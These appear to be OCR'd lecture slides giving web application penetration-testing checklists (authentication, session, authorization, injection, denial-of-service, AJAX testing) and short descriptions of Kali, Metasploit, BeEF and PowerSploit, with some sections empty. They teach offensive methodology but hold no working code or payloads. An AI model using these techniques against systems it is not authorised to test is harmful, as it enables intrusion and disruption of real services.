








Authentication Testing



- Try to reset passwords by guessing, social engineering, or cracking secret questions, if used. Check if "remember my password" mechanism is implemented by checking the HTML code of the login page.
- Check if it is possible to "reuse" a session after logout. Also check if the application automatically logs out a user when that user has been idle for a certain amount of time, and that no sensitive data remains stored in the browser cache.
- Identify all parameters that are sent in addition to the decoded CAPTCHA value from the client to the server and try to send an old decoded CAPTCHA value with an old CAPTCHA ID of an old session ID
- Check if users hold a hardware device of some kind in addition to the password. Check if hardware device communicates directly and independently with the authentication infrastructure using an additional communication channel.
- Attempt to force a race condition, make multiple simultaneous requests while observing the outcome for unexpected behavior. Perform code review.












Session Management Testing



- Collect sufficient number of cookie samples, analyze the cookie generation algorithm and forge a valid cookie in order to perform the attack
- Test for cookie attributes using intercepting proxies such as Webscarab, Burp proxy, OWASP ZAP, or traffic intercepting browser plug-in's such as "TamperIE" (for IE) and "Tamper Data" (for Firefox)
- To test for session fixation, make a request to the site to be tested and analyze vulnerabilities using the WebScarab tool
- Test for exposed session variables by inspecting encryption & reuse of session token, proxies & caching, GET & POST, and transport vulnerabilities
- Examine the URLs in the restricted area to test for CSRF














Authorization Testing



- Test for path traversal by performing input vector enumeration and analyzing the input validation functions present in the web application
- Test for bypassing authorization schema by examining the admin functionalities, to gain access to the resources assigned to a different role
- Test for role/privilege manipulation












Data Validation Testing














Data Validation Testing (Cont'd)



- Discover vulnerabilities of an ORM tool and test web applications that use ORM. Use tools such as Hibernate ORM, Nhibernate, and Ruby On Rails
- Try to insert XML metacharacters
- Find if the web server actually supports SSI directives using tools such as Web Proxy Burp Suite, OWASP ZAP, WebScarab, String searcher: grep
- Inject XPath code and interfere with the query result
- Identify vulnerable parameters. Understand the data flow and deployment structure of the client, and perform IMAP/SMTP command injection














Data Validation Testing (Cont'd)



- Inject code (a malicious URL) and perform source code analysis to discover code injection vulnerabilities
- Perform manual code analysis and craft malicious HTTP requests using | to test for OS command injection attacks
- Perform manual and automated code analysis using tools such as OllyDbg to detect buffer overflow condition
- Upload a file that exploits a component in the local user workstation, when viewed or downloaded by the user, perform XSS, and SQL injection attack
- Identify all user controlled input that influences one or more headers in the response, and check whether he or she can successfully inject a CR+LF sequence in it














Denial-of-Service Testing














Denial-of-Service Testing (Cont'd)



- Enter an extremely large number in the input field that is used by application as a loop counter
- Use a script to automatically submit an extremely long value to the server in the request that is being logged
- Identify and send a large number of requests that perform database operations and observe any slowdown or new error messages
- Create a script to automate the creation of many new sessions with the server and run the request that is suspected of caching the data within the session for each one














Web Services Testing












AJAX Testing



- Enumerate the AJAX call endpoints for the asynchronous calls using tools such as Sprajax
- Observe HTML and JavaScript files to find URLs of additional application surface exposure
- Use proxies and sniffers to observe traffic generated by user-viewable pages and the background asynchronous traffic to the AJAX endpoints in order to determine the format and destination of the requests











Web Application Pen Testing Framework: Kali Linux



- Kali Linux is an advanced penetration testing and security auditing Linux distribution
- It contains more than 300 penetration testing tools



















Web Application Pen Testing Framework: Metasploit



It helps pen testers to verify vulnerabilities and manage security assessments



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






Web Application Pen Testing Framework: Browser Exploitation Framework(BeEF)

- The Browser Exploitation Framework (BeEF) is an open-source penetration testing tool used to test and exploit web application and browser-based vulnerabilities
- BeEF provides the penetration tester with practical client side attack vectors and leverages web application and browser vulnerabilities to assess the security of a target and carry out further intrusions














Web Application Pen Testing Framework: PowerSploit





- PowerSploit is a collection of Microsoft PowerShell modules that can be used to aid reverse engineers, forensic analysts, and penetration testers during all phases of an assessment
- Some of the PowerSploit modules and scripts:
 - CodeExecution
 - ScriptModification
 - Persistence
 - PETools
 - ReverseEngineering
 - AntivirusBypass
 - Exfiltration











Next Class

- DVWA
- sql injection
- Sqlmap
- Burp Suite











Thank you

Q&A